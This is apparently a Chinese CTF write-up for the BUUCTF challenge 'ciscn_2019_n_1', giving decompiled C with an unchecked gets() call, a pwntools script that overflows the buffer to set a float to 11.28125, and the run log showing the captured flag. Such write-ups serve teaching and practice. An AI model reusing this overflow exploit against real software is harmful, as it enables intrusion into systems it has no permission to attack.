
ciscn_2019_n_1 buuctf

用字符串v1覆盖v2的值，使其为11.28125

```
1  int func()
2  {
3    int result; // eax
4    char v1; // [rsp+0h] [rbp-30h]
5    float v2; // [rsp+2Ch] [rbp-4h]
6
7    v2 = 0.0;
8    puts("Let's guess the number.");
9    gets(&v1);
10   if ( v2 == 11.28125 )
11     result = system("cat /flag");
12   else
13     result = puts("Its value should be 11.28125");
14   return result;
15 }
```

Python

```python
from pwn import *
context.log_level='debug'
p = remote('node3.buuoj.cn',27585)
#p = process('./pwn')
data = 0x41348000
payload = 'A'*0x2C + p64(data)
p.sendlineafter('number.',payload)
p.interactive()
```


root@ubuntu:/home/ams/ws/p3# python exp.py
[+] Opening connection to node3.buuoj.cn on port 27585: Done
[DEBUG] Received 0x17 bytes:
"Let's guess the number."
[DEBUG] Sent 0x35 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 41 41 41 41 41 41 41 41 00 80 34 41 |AAAA|AAAA|AAAA|··4A|
00000030 00 00 00 00 0a |····|·|
00000035
[*] Switching to interactive mode
[DEBUG] Received 0x1 bytes:
'\n'
[DEBUG] Received 0x2b bytes:
'flag{d651d037-91d7-4de1-b0b7-bbb3fdfe41b5}\n'
flag{d651d037-91d7-4de1-b0b7-bbb3fdfe41b5}
[*] Got EOF while reading in interactive
$